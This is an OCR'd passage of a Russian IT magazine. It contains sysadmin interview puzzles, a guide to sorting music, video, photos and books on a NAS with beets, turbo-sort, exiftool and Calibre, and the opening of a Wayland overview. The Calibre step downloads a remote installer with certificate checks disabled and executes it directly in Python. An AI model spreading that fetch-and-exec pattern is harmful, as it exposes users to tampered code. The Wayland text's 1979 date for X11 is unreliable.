Будет ли работать native VLAN 222 и почему?

ЗАДАЧА 6, УРОВЕНЬ MEDIUM RARE :)

Имеется mail-сервер exim, поступила жалоба, что с сервера идет спам в больших объемах.

Данные из лог-файла:

```
grep cwd= /var/log/exim/main.log ↵
|awk '{print $3}' | sort |uniq -c
15 cwd=/
164478 cwd=/tmp
1 cwd=/var/log
1 cwd=/var/spool/clientmqueue
```

Определить PID спам-скрипта.

ЗАДАЧА 7, УРОВЕНЬ EASY

В директории /etc/nginx/vhosts имеются файлы конфигурации виртуальных хостов с маской файлов *.vhost. Vhost слушает IP-адрес 1.1.1.1:

```
listen 1.1.1.1;
```

Необходимо для каждого vhost добавить в listen еще один IP-адрес 2.2.2.2 и не добавлять его, если у vhost в listen есть IP 3.3.3.3; необходимо вывести имена файлов, где уже имеются в listen IP-адреса 2.2.2.2 и 3.3.3.3.

Решение представить в виде bash-скрипта (минимализм приветствуется).

ЗАДАЧА 8, УРОВЕНЬ EASY

Возможна ли такая конфигурация на сетевом интерфейсе маршрутизатора Cisco?

```
cisco(config-if)# ip address 10.0.0.0 ↵
255.255.255.254
```

ЗАДАЧА 9, УРОВЕНЬ MEDIUM

Два сервера подключены к одному коммутатору (находятся в одной L2-сети) и имеют следующие конфигурации сетевых интерфейсов:

```
Сервер 1: 1.1.0.1/24, gw 1.1.1.1
Сервер 2: 1.1.1.1/24, gw 1.1.0.1
```

Смогут ли они пинговать друг друга?

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

SERVERCLUB ОБЪЯВЛЯЕТ ПРИЗ ЧИТАТЕЛЮ-РЕШАТЕЛЮ

Ответы просим присылать на xakep@serverclub.ru.

Приз — аренда сервера (Dell R210 SATA Xeon X3430 (2,4 ГГц, 4 ядра), 8 Гб RAM, 2 × 1000 Гб, SATA) на год.

РАЗГРЕБАЕМ АВГИЕВЫ КОНЮШНИ



Роман Ярыженко
rommanio@yandex.ru

УПРАВЛЯЕМ МЕДИАФАЙЛАМИ НА НАШЕМ NAS

Практически у каждого есть своя коллекция каких-нибудь мультимедиафайлов, будь то музыка, видео или книги. Зачастую они лежат на отдельном файловом сервере либо NAS, но при этом их туда заливают в спешке. В итоге найти определенный файл спустя какое-то время становится крайне затруднительно. К счастью, есть утилиты, позволяющие отсортировать те или иные файлы в удобном виде.

ВВЕДЕНИЕ

Предположу для простоты, что NAS / файловый сервер у нас уже настроен, и перейду к требованиям для данных утилит:

- во-первых, и это основное требование, утилиты должны быть текстовыми, ибо на NAS, как правило, графики нет;
- во-вторых, утилиты должны быть настраиваемыми;
- в-третьих, либо они должны запускаться в качестве демона и уметь мониторить изменения, либо же мы будем их запускать через cron для сортировки.

В итоге были отобраны несколько программ, которые я и опишу ниже.

BEETS

Данное приложение предназначено для управления музыкальными записями. Написано оно на Python и предоставляет очень гибкие возможности для работы с музыкальной библиотекой,

MUSICBRAINZ PICARD

В качестве альтернативы beets можно использовать программу MusicBrainz Picard. Возможности утилиты:

- множество поддерживаемых форматов аудио;
- фингерпринтинг;
- поддержка disc ID;
- отличная поддержка юникода;
- возможность добавления плагинов.

В общем, тот же самый функционал, что и у beets. Найти программу можно по адресу musicbrainz.org/doc/MusicBrainz_Picard.

```
   warning: no previously-included files matching '.DS_Store' found anywhere in
 distribution
   Installing beet script to /usr/local/bin
 Running setup.py install for enum34

 Running setup.py install for mutagen
   changing mode of build/scripts-2.7/moggsplit from 644 to 755
   changing mode of build/scripts-2.7/mutagen-inspect from 644 to 755
   changing mode of build/scripts-2.7/mid3iconv from 644 to 755
   changing mode of build/scripts-2.7/mutagen-pony from 644 to 755
   changing mode of build/scripts-2.7/mid3v2 from 644 to 755

   changing mode of /usr/local/bin/moggsplit to 755
   changing mode of /usr/local/bin/mutagen-inspect to 755
   changing mode of /usr/local/bin/mid3iconv to 755
   changing mode of /usr/local/bin/mutagen-pony to 755
   changing mode of /usr/local/bin/mid3v2 to 755
 Running setup.py install for munkres

 Running setup.py install for unidecode

 Running setup.py install for musicbrainzngs

Successfully installed beets enum34 mutagen munkres unidecode musicbrainzngs
Cleaning up...
root@debian:~# _
```

Установка beets

в том числе:

- собственно создавать библиотеку, импортируя записи из указанного места и размещая их в заданном дереве каталогов;
- получать или вычислять все метаданные, которые когда-либо могут потребоваться, — от жанра и текста песен до акустического фингерпринтинга (последнее позволяет в теории определять музыку без тегов);
- перекодировать аудио в любой желаемый формат;
- проверять, есть ли в твоей библиотеке дубликаты.

Установить его в Debian-based-системах можно, либо используя apt-get (но при этом, возможно, в репозиториях будет не самая последняя версия), либо с помощью инструмента pip. Второй путь и рассмотрим. Установим данный инструмент:

```
$ sudo apt-get install python-dev python-pip
```

Затем уже установим сам beets:

```
$ sudo pip install beets
```

Если же хочется установить его вручную, скачай пакет (https://pypi.python.org/pypi/beets#downloads), распакуй и установи с помощью следующей команды:

```
$ sudo python setup.py install
```

Затем нужно сконфигурировать сам beets. Конфигурационный файл имеет синтаксис YAML, поэтому, думаю, имеет смысл привести пример с комментариями.

```
# Каталог, в котором будет храниться библиотека
directory: /home/samba/music
# Опции импорта — файлы мы будем перемещать
# из каталога, откуда импортируем, при «тихом»
# импорте, в случае ненахождения тегов имя файла
# оставлять как есть, перезаписывать метаданные,
# если возможно, возобновлять процесс импорта,
# пропускать уже импортированные каталоги, файл
# журнала — beetslog.txt
import:
    move: yes
    quiet_fallback: asis
    write: yes
    resume: yes
    incremental: yes
    log: beetslog.txt
# Игнорировать следующие файлы
ignore: .AppleDouble ._* *~ .DS_Store
# Подключенные плагины и путь, где их искать
plugins: bpd chroma discogs fromfilename
pluginpath: ~/beets/myplugins
# Пожалуй, основной параметр в данном конфиге —
# как именно размещать импортируемые файлы.
# Формат, в общем-то, интуитивно понятный, тем
# не менее его я опишу в основном тексте статьи
paths:
    default: $genre/$albumartist/$album/$track ↵
    $title
    singleton: Singletons/$artist - $title
    comp: $genre/$album/$track $title
    albumtype:soundtrack: Soundtracks/$album/↵
    $track $title
```

В путях могут фигурировать следующие переменные:

- $title — название трека;
- $artist и $albumartist — исполнитель отдельного трека и музыкального альбома в целом (могут быть разными);
- $artist_sort и $albumartist_sort — они же, но отсортированные, например «Beatles, The»;
- $genre и $composer — жанр и композитор;
- $year, $mounth и $day — год, месяц и день данного выпуска альбома;
- $original_year, $original_mounth и $original_day — те же самые переменные, но относящиеся к оригинальному выпуску альбома;
- $track — номер трека.

Разумеется, это не все переменные, которые допустимо использовать, но, полагаю, для абсолютного большинства случаев их достаточно. Помимо переменных, beets поддерживает еще и манипуляции со строками в имени файла, например изменение регистра. Перечислю некоторые из встроенных функций для этого:

- %lower(text) и %upper(text) — изменяет регистр текста на нижний и верхний соответственно;
- %left(text,n) и %right(text,n) — получает первые и последние n символов из текста;
- %if(условие,text) или %if(условие,text,falsetext) — условный оператор; если строка с условием непустая, то возвращает text, ну а если пустая, возвращает либо опять же пустую строку, либо falsetext;
- %asciify(text) — конвертирует все не ASCII-символы в ASCII.

Ну а теперь перейдем к процессу конфигурирования. Есть два пути для создания файла настроек. Первый из них — воспользоваться командой beet config -e, которая запускает твой любимый редактор (определенный в переменной окружения EDITOR), второй же заключается в ручном его создании в каталоге $HOMEDIR/.config/beets/ под именем config.yaml.

После создания конфига можно уже приступать к импорту музыки. Но прежде чем это сделать, стоит поставить плагин для автоматической расстановки тегов. Для этого сначала установим pyacoustid:

```
# pip install pyacoustid
```

Затем нужно установить саму библиотеку и некоторые вспомогательные утилиты:



INFO

При сортировке можно применять старую добрую утилиту find в сочетании с awk.

```
samba@debian:~$ wget https://turbo-sort.googlecode.com/files/turbo_sort_2.2.4.zi
p
--2014-05-04 01:22:59--  https://turbo-sort.googlecode.com/files/turbo_sort_2.2.
4.zip
Распознаётся turbo-sort.googlecode.com (turbo-sort.googlecode.com)... 74.125.143
.82, 2a00:1450:4010:c03::52
Подключение к turbo-sort.googlecode.com (turbo-sort.googlecode.com)|74.125.143.8
2|:443... соединение установлено.
HTTP-запрос отправлен. Ожидание ответа... 200 OK
Длина: 22243 (22K) [application/zip]
Сохранение в каталог: ««turbo_sort_2.2.4.zip»».

100%[======================================>] 22 243       108K/s   за 0,2s

2014-05-04 01:23:01 (108 KB/s) - «turbo_sort_2.2.4.zip» saved [22243/22243]

samba@debian:~$ mkdir turbo-sort
samba@debian:~$ unzip turbo_sort_2.2.4.zip -d turbo-sort/
Archive:  turbo_sort_2.2.4.zip
  inflating: turbo-sort/changelog.txt
  inflating: turbo-sort/LICENSE.txt
  inflating: turbo-sort/README.txt
  inflating: turbo-sort/turbo_sort.py
samba@debian:~$ _
```

Скачивание и распаковка turbo-sort

```
-rwxrwxrwx 1 root root 5930364 Мар 16 06:24 DSC_2629.JPG
-rwxrwxrwx 1 root root 6505947 Мар 16 06:25 DSC_2633.JPG
-rwxrwxrwx 1 root root 6616723 Мар 16 06:25 DSC_2634.JPG
-rwxrwxrwx 1 root root 6353990 Мар 16 06:25 DSC_2636.JPG
-rwxrwxrwx 1 root root 7023809 Мар 16 06:25 DSC_2637.JPG
-rwxrwxrwx 1 root root 6858445 Мар 16 06:25 DSC_2638.JPG
-rwxrwxrwx 1 root root 7663858 Мар 16 09:02 DSC_2640.JPG
-rwxrwxrwx 1 root root 6699271 Мар 16 09:03 DSC_2645.JPG
-rwxrwxrwx 1 root root 6496462 Мар 16 09:03 DSC_2647.JPG
-rwxrwxrwx 1 root root 6413942 Мар 16 09:09 DSC_2655.JPG
-rwxrwxrwx 1 root root 6745226 Мар 16 09:11 DSC_2656.JPG
-rwxrwxrwx 1 root root 6682887 Июн 16  2013 DSCF7328.JPG
-rwxrwxrwx 1 root root 4829815 Июн 16  2013 DSCF7329.JPG
samba@debian:/media/vbox/nas/foto12$ exiftool -r '-Directory<DateTimeOriginal' -
d %Y/%m/%d ./
Warning: Missing stream for FPXR object 2 - ./DSCF7328.JPG
Warning: Missing stream for FPXR object 2 - ./DSCF7329.JPG
    1 directories scanned
    3 directories created
   20 image files updated
samba@debian:/media/vbox/nas/foto12$ ls -l
итого 0
drwxrwxrwx 1 root root 0 Май  5 07:32 2012
drwxrwxrwx 1 root root 0 Май  5 07:32 2013
drwxrwxrwx 1 root root 0 Май  5 07:32 2014
samba@debian:/media/vbox/nas/foto12$ _
```

Результат работы exiftool

```
# apt-get install libchromaprint0 python-gst0.↵
  10-dev ffmpeg
```

Ну и добавить chroma в список плагинов в конфиг. Вот теперь можно и импортировать. Для этого в каталоге, откуда импортируем, набираем команду:

```
$ beet import -q
```

Команда эта растаскивает музыку по каталогам, структура которых и описана в файле настроек. Эту же команду можно запихнуть в crontab для автоматического импорта музыки.

Beets поддерживает множество других интересных вещей — таких, например, как поиск по аудиозаписям. Но в рамках данной статьи описывать это едва ли будет уместно, поэтому перейду к следующей программе.

TURBO-SORT

Скрипт предназначен для сортировки и размещения скачанных фильмов и прочих видеоматериалов. В отличие от beets установки он не требует, да и вообще гораздо проще в настройке и использовании.

Скачиваем архив и распаковываем:

```
$ wget https://turbo-sort.googlecode.com/files/↵
  turbo_sort_2.2.4.zip
$ mkdir turbo-sort
$ unzip turbo_sort_2.2.4.zip -d turbo-sort
$ cd turbo-sort
```

Параметры у скрипта задаются непосредственно в нем самом — вероятно, его автор не видел смысла выносить их в отдельный конфиг. Скорее всего, скрипт разрабатывался под Windows, поэтому конец строки придется конвертировать в формат UNIX:

```
$ dos2unix ./*
```

Прежде чем описывать опции, доступные в скрипте, нужно рассказать о доступных форматных строках для того или иного типа размещения.

Сперва я рассмотрю те из них, которые относятся ко всем типам:

- `%t` — название видеозаписи. Для верхнего регистра нужно использовать %T;
- %o — имя файла без изменений (и без расширения).

Для видео без даты имеют место следующие форматные строки:

- `%e` и `%0e` — номера эпизодов без лидирующего нуля и с лидирующим нулем соответственно;
- `%s` и `%0s` — то же самое, но для сезонов.

Для видео с датой актуальны другие форматные строки:

- месяц может представляться как `%m`, `%0m`, `%fm`, `%FM`, `%sm` и `%SM`; первые две означают числовое представление, `%fm` и `%sm` — полный и краткий вид месяца (November и Nov), оставшиеся две — то же самое, но в верхнем регистре;
- дни же представляются как `%d` и `%0d` — тут уже комментарии не нужны;
- с годом еще проще — он обозначается `%y`, и это представление актуально и для фильмов.

Для фильмов же осталась только одна форматная строка — `%q`, качество фильма (к примеру, 720p).

Теперь опишу некоторые параметры:

- tvdest и moviedest — полный путь к каталогам, куда перемещать телешоу, сериалы и фильмы;
- sourcedir — откуда перемещать;
- extensions — какие расширения в именах файлов актуальны, указывается в квадратных скобках и через запятую;
- SATELLITES — расширения файлов-«спутников» (субтитры), указывается точно так же, как и предыдущий параметр;
- min_size — минимальный размер (в мегабайтах), при котором скрипт будет обращать внимание на файл;
- overwrite — перезапись файлов в каталогах назначения (параметр логический — True или False);
- remove_CC — удаление кодов стран из имен файлов, логический (далее не буду упоминать тип параметра, если он такой же, как и предыдущий);
- satellites — перемещать ли вместе с видео файлы-«спутники»;
- cleanup — производить ли удаление тех каталогов, откуда перемещались файлы;
- clean_mode — режим удаления — 1 или 2. Если первый, удаляются файлы с тем же именем, что и перемещаемые (расширение, однако, не контролируется). Затем проверяется, пустой ли каталог, и если да, то он тоже удаляется. Во втором же режиме проверяется, есть ли в каталоге файлы больше min_size, и в зависимости от этого принимается решение об удалении;
- undated_fs, dated_fs и movie_fs — относительные пути к телешоу и сериалам без даты, с датой и к фильмам; в путях можно использовать упомянутые выше форматные строки.

Программа запускается без каких-либо аргументов, поэтому ее можно просто прописать в cron и забыть.

EXIFTOOL

Программа эта, написанная на Perl и входящая в состав большинства дистрибутивов, помимо работы с метаданными в изображениях поддерживает также и переименование файлов / перемещение по каталогам на основе этих метаданных. Поскольку опций у этой программы полно, я рассмотрю только те, которые относятся к сортировке. Но сначала, как обычно, установка:

```
# apt-get install libimage-exiftool-perl
```

Проще всего использовать в качестве имен файлов/каталогов метаданные, связанные с датой и временем. Нет, конечно, не возбраняется использовать и другие метаданные, такие как географическое местоположение (если фотоаппарат поддерживает GPS), но это удобно, лишь если ты умеешь декодировать их в уме (в этом случае нам всем было бы весьма интересно познакомиться с таким человеком).

```
  File "site-packages/calibre/db/cache.py", line 963, in set_field
  File "site-packages/calibre/db/write.py", line 513, in set_books
  File "site-packages/calibre/db/write.py", line 178, in one_one_in_books
  File "site-packages/calibre/db/backend.py", line 804, in executemany
TypeError: Bad binding argument type supplied - argument #1: type datetime.date
Traceback (most recent call last):
  File "site-packages/calibre/db/cache.py", line 1165, in protected_set_field
  File "site-packages/calibre/db/cache.py", line 1145, in set_field
  File "site-packages/calibre/db/cache.py", line 963, in set_field
  File "site-packages/calibre/db/write.py", line 513, in set_books
  File "site-packages/calibre/db/write.py", line 178, in one_one_in_books
  File "site-packages/calibre/db/backend.py", line 804, in executemany
TypeError: Bad binding argument type supplied - argument #1: type datetime.date
Traceback (most recent call last):
  File "site-packages/calibre/db/cache.py", line 1165, in protected_set_field
  File "site-packages/calibre/db/cache.py", line 1145, in set_field
  File "site-packages/calibre/db/cache.py", line 963, in set_field
  File "site-packages/calibre/db/write.py", line 513, in set_books
  File "site-packages/calibre/db/write.py", line 178, in one_one_in_books
  File "site-packages/calibre/db/backend.py", line 804, in executemany
TypeError: Bad binding argument type supplied - argument #1: type datetime.date
Backing up metadata
Добавлены идентификаторы книг: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15
, 16
Notifying calibre of the change
samba@debian:/media/vbox/nas/books$ _
```

SUPPORT CALIBRE
Calibre ebook management
→ главная ←
Mobile Old Feed
Найти
Выберите категорию:
Самый новый
Все книги
Случайная книга
Авторы
Издатель
Серия
Теги
Языки

Импорт книг в библиотеку Calibre

Web-интерфейс Calibre

Поэтому я приведу исключительно команды, относящиеся к дате/времени. Далее я рассмотрю, как можно отсортировать фотки в формате ГГГГ/ММ/ДД, а затем разберу параметры и опции, с помощью которых можно делать и другие вещи:

```
$ exiftool '-Directory<DateTimeOriginal' -d ↵
  %Y/%m/%d ./
```

Команда эта перемещает все фотографии из текущего каталога в иерархию каталогов, описанную выше. Для того чтобы не переместить файлы, а именно скопировать, нужно использовать чуток другую команду:

```
$ exiftool -o . '-Directory<DateTimeOriginal' ↵
  -d %Y/%m/%d ./
```

Для рекурсивного же преобразования имен файлов можно использовать такую:

```
$ exiftool -r '-FileName<CreateDate' -d ↵
  %Y-%m-%d-%M%S.%%e ./
```

Разберем опции и форматные строки. 'Directory' и 'FileName' являются своего рода виртуальными тегами. А в синтаксисе exiftool для копирования данных из одного тега в другой используется символ <, для чего они и экранируются кавычками. Опция -o задает выходной каталог (без нее файлы перемещаются), а опция -r означает, понятное дело, рекурсивную обработку.

Что же до форматной строки, то здесь используется формат strftime, который применяется, например, в команде time, поэтому смысла подробно его описывать я не вижу — разве что опишу те форматные строки, которые используются в имени файла и поэтому специфичны для exiftool:

- %%d — исходное имя каталога;
- %%f — исходное имя файла (без расширения);
- %%e — расширение (без точки);
- %%c — номер копии, актуально только для выходных файлов.

Как и предыдущие две утилиты, exiftool можно прописать на NAS в cron.

CALIBRE

Конечно, сейчас книги стали читать меньше — появились новые (более доступные для восприятия) форматы предоставления информации. Однако для тех людей, которые их все же читают, сортировка электронных книг и управление ими не менее важна, чем сортировка музыки и видео. Для этой цели и предназначен Calibre.

Проект этот поддерживает следующие возможности:

- собственно управление книгами и их сортировкой — в том числе есть возможность добавлять теги и комментарии;
- конвертация форматов; поддерживаются если не все, то большинство основных форматов электронных книг;
- синхронизация с читалками;
- встроенный веб-сервер для доступа к книгам как в пределах локальной сети, так и из интернета.

Для установки Calibre нужно набрать следующую команду (предполагается, что у тебя стоит как ImageMagick и xdg-utils, так и остальные зависимости):

```
# wget --no-check-certificate -nv -O- https://raw.↵
  githubusercontent.com/kovidgoyal/calibre/master/↵
  setup/linux-installer.py | python -c "import ↵
  sys; main=lambda:sys.stderr.write('Download ↵
  failed\n'); exec(sys.stdin.read()); main()"
```

Затем нужно сконфигурировать его. По умолчанию он настраивается из GUI, но, поскольку мы используем командную строку (и графика на NAS как таковая отсутствует), нужно это делать вручную. Для этого в домашнем каталоге того пользователя, из-под которого будет запускаться Calibre, создай файл .config/calibre/global.py и пропиши в нем строчку library_path с указанием пути к библиотеке, куда будет происходить импорт книг.

В моем случае эта строка выглядела так:

```
library_path = '/home/samba/library'
```

Либо же можно использовать опцию --with-library, поскольку указанный параметр конфига доступен не во всех версиях. Для импорта книг, соответственно, будет следующая команда:

```
$ calibredb import -r /home/samba/downloads ↵
  --with-library /home/samba/library
```

С командой этой, в принципе, можно сделать то же самое действие, как и со всеми прочими, описанными в статье, а именно прописать в cron. Но помимо этой функциональности, у Calibre есть еще и функциональность веб-сервера, который мы сейчас и запустим:

```
$ calibre-server --daemonize --with-library ↵
  /home/samba/library
```

В итоге на порту 8080 (можно изменить опцией -p) запустится симпатичный веб-интерфейс.

Для запуска при старте системы придется писать init-скрипт. Как это делать, я здесь описывать не буду — отмечу лишь, что сервер желательно запускать не от рута.

ЗАКЛЮЧЕНИЕ

Многие пользователи ленятся сортировать файлы, и на накопителе (будь то жесткий диск или сетевое хранилище) нередко образуется свалка, разгребать которую вручную — занятие совершенно бессмысленное и беспощадное. Используя же программы, описанные в статье, можно частично автоматизировать этот процесс (лишь частично, увы, — не во всех файлах и их именах есть нужная информация для этого). Большое значение имеет еще и то, что почти ни одна из программ, здесь описанных, не требует GUI, а для утилит, которым он нужен, есть еще и режим командной строки.

Ну и конечно — программы программами, а своя голова при сохранении тех или иных материалов тоже должна думать. ⌶



Евгений Зобнин
androidstreet.net

ЖИЗНЬ ПОСЛЕ ИКСОВ

ТЕСТИРУЕМ ДИСПЛЕЙНЫЙ СЕРВЕР WAYLAND

Любая современная UNIX-система использует сервер X Window для отображения графического интерфейса и обработки пользовательского ввода. В этом году иксам исполняется 30 лет, за которые они успели обрасти огромным количеством расширений и превратиться в сложный для понимания и доработки проект с миллионами строк кода. Это поистине архаичная система, большей частью состоящая из давно отживших свое компонентов, костылей и хаков. Ее давно пора заменить, и Wayland — отличный кандидат на эту роль.

ПРОБЛЕМНЫЕ ИКСЫ

X Window появилась на свет во времена мейнфреймов и терминальных клиентов. Суть идеи, которая легла в основу этой системы, была следующей: надо создать графическую систему, которая бы работала по принципу старого доброго текстового терминала. Приложения должны были выполняться на мейнфрейме, обладающем большой вычислительной мощностью. А графика отображаться на десятках подключенных с помощью сетевого кабеля тонких клиентов.

Чтобы работать в такой конфигурации, графическая система должна обладать определенными характеристиками, включая сетевую прозрачность, экономичность протокола передачи данных (на 10-килобитных каналах особо графику не погоняешь) и поддерживать самые простые монохромные дисплеи. Реализуя все эти характеристики, разработчики X Window создали сетевой протокол, базирующийся на простых командах отрисовки, таких как «линия», «квадрат», «текст», которые могут использовать клиенты (приложения). Приложения выполняются на мейнфрейме и создают картинку на сервере, который работает на тонком клиенте (как бы странно это ни звучало).

В первые годы существования иксов все это прекрасно работало и не вызывало никаких вопросов. Но по мере появления все более развитых дисплеев, увеличения производительности и ухода от идеи «мейнфрейм — терминал» к стационарным ПК ущербность X Window становилась все более очевидной. Сначала разработчикам пришлось добавить в протокол идею цветов, из-за чего протокол разросся и в нем появились функции опроса терминала о его возможностях (монохромный, 16 цветов, 256 цветов), дополнительные графические функции (все это есть в протоколе до сих пор). Затем пришлось решить проблему отображения сложной графики, в результате чего появился протокол XRender, базирующийся на идеях графической подсистемы Plan 9. Далее возникла проблема работы с множеством шрифтов, для решения которой создали еще и специальный font-сервер. Затем пришел черед растровой графики, видео, теней, прозрачности, OpenGL, низкой производительности на локальной машине (для решения которой придумали способ работы с клиентами через разделяемую память) и многое-многое другое.

Все эти изменения могли бы стать обычным эволюционным процессом, свойственным любому долго живущему ПО, если бы в 1979 году разработчики не приняли решение закрепить 11-ю версию протокола и больше не вносить в нее изменения (это и есть X11). В условиях господства закрытого софта в 1980-е обратная совместимость всех последующих версий X Window с ранее написанным ПО позволила иксам занять лидирующие позиции как стандартной системы в мире UNIX. Но в результате привела к ее чрезвычайному усложнению.

Фактически современный Xorg — это не что иное, как иксы образца 1979 года с огромным количеством обвесок и расширений, прилепленных к нему с разных сторон. Да, с его помощью действительно можно запустить софт 20-летней давности, используя древнюю видеокарту с 256 Кб памяти, но платить за это приходится необоснованной сложностью системы, ее тяжестью, жадностью к ресурсам и, что не менее важно, архаичным интерфейсом программирования (я имею в виду чистый Xlib, а не GTK или Qt).

95% функциональности Xorg в современных приложениях никак не используется. Это мертвый код, нужный для совместимости со старым софтом и железом. Сегодня приложения формируют картинку полностью самостоятельно и передают ее X-серверу уже в готовом виде, а последний отвечает только за то, чтобы скомпоновать из отдельных окон окончательное изображение (используя драйвер видеокарты) и вернуть назад события с клавиатуры и мыши. Это действительно простые операции, для выполнения которых старый Xorg с его сетевой прозрачностью, множеством расширений, поддержкой древнего железа, надстроек и костылей не нужен.

МЫ СВОЙ XORG ПОСТРОИМ

Единственный способ решить многочисленные проблемы Xorg — это избавиться от него полностью и создать новый графический сервер. Попытки сделать это в разные времена предпринимали многие команды разработчиков, включая программистов из проектов DirectFB (directfb.org) и GGI (www.kgi-project.org). Однако дальше единичных случаев применения во встраиваемом оборудовании дело не доходило, и большинство из этих проектов умерли в забвении.



INFO

Полная интеграция Wayland с дистрибутивом Fedora и средой GNOME будет обеспечена в Fedora 21.



WWW

Официальный сайт Wayland: wayland.freedesktop.org

Дистрибутив Maui на базе Hawaii: www.maui-project.org

LiveCD RebeccaBlackOS: goo.gl/ZPvrb4

Страница Wiki Arch Linux, посвященная Wayland: goo.gl/uzH4G2

Проект Wayland продвинулся намного дальше своих конкурентов. Он не только получил поддержку крупных проектов, но и стал главным кандидатом на роль замены иксов. Проект был начат Кристианом Хёгсбергом (Kristian Høgsberg) вскоре после окончания работ над AIGLX, очередным расширением Xorg, которое позволило X-серверу использовать преимущества современных 3D-ускорителей при выводе изображения на экран (настоящая прозрачность, трансформации окон, визуальные эффекты и прочее).

По своей сути Wayland представляет собой «новый Xorg», то есть систему, идеологически близкую к X Window, но созданную с учетом предыдущих ошибок и без всего накопленного балласта. Как и иксы, Wayland — это протокол взаимодействия, в котором в качестве сервера выступает композитный менеджер. Его функция — объединить графические буферы приложений (проще говоря, окна) на экране и передать события ввода нужному окну.

Всю работу по отрисовке интерфейса выполняют сами приложения (с помощью графических тулкитов GTK+, Qt или графических библиотек Clutter или SDL) и, когда это нужно, отдают результат композитному менеджеру через UNIX-сокет. Последний, в свою очередь, использует DRM (Direct Rendering Manager), чтобы вывести картинку на экран и получить события ввода с помощью Linux-драйвера evdev. Wayland не реализует функций отрисовки, не требует создания специальных драйверов (задействуются DRI-совместимые драйверы, также поддерживаемые X.Org) и в целом очень прост в реализации.

Проблема совместимости с ранее написанным софтом здесь также решена куда более изящно. Протокол Wayland строго версионирован, то есть может безболезненно меняться на протяжении своей жизни. А ранее написанный софт просто будет использовать одну из предыдущих версий протокола, главное, чтобы она была реализована в композитном менеджере. Более того, Wayland позволяет бесшовно запускать внутри себя софт, написанный для иксов, для чего используется специальная реализация X-сервера (XWayland), которая запускается как клиент Wayland для отдельно взятого приложения.

СТАТУС ПОДДЕРЖКИ

Как опциональный компонент Wayland уже есть в дистрибутивах Fedora и Arch Linux и может быть установлен в виде набора пакетов в некоторые другие дистрибутивы. Статус поддержки Wayland в графических средах пока ограничен. В экспериментальном режиме ограниченная поддержка есть в GNOME, KDE и Enlightenment, однако использовать их полноценно не удастся, так как многие компоненты до сих пор работают только поверх иксов.


В комплекте с Wayland идет эталонная реализация композитного менеджера под названием Weston. Он представляет


WAYLAND VS MIR

В свое время компания Canonical собиралась использовать Wayland в дистрибутиве Ubuntu. Однако в 2012 году компания отказалась от Wayland в пользу своего собственного дисплейного сервера Mir, первую альфа-версию которого выкатила уже через год. В качестве причин отказа от Wayland компания указала неправильную с их точки зрения реализацию обработчика событий ввода, что не было принято сообществом Wayland всерьез, так как Canonical даже не пыталась вести дискуссию на эту тему или предложить переработанную реализацию.

В целом Mir оказался очень похожим на Wayland с его минимализмом и заточкой под одну конкретную задачу, но еще больше он казался похожим на композитный менеджер SurfaceFlinger из Android. В частности, идеи обработки событий ввода и использование EGL как единого канала работы с графическими драйверами взяты именно из Android, причем первый вместе с исходниками.

Сейчас Mir находится в финальной стадии развития и пока не включен в Ubuntu по умолчанию. Разработчики других дистрибутивов и графических сред (KDE, E17) уже отказались от портирования своих продуктов на Mir, так как не считают правильным сосредоточивать силы разработки одного из основных компонентов системы в руках отдельно взятой компании.





↖ **Окно логина RebeccaBlackOS**

↗ **Четыре редактора из разных графических сред в Weston**

собой простую графическую оболочку, которая позволяет запускать приложения и управлять окнами. Ее можно использовать уже сейчас, но большого смысла в этом нет, так как Weston создан в наглядной демонстрации возможностей Wayland.

Совсем другое дело — окружение рабочего стола Hawaii, созданное специально для Wayland и в целом уже более-менее пригодное для использования. Hawaii включает в себя композитный менеджер, оболочку рабочего стола со строкой состояния, меню приложений, апплетами для управления звуком и сетью. В комплекте имеется приложение для настройки системы, файловый менеджер, терминал, текстовый редактор, PDF-ридер и просмотрщик изображений (опционально доступен браузер и IRC-клиент).

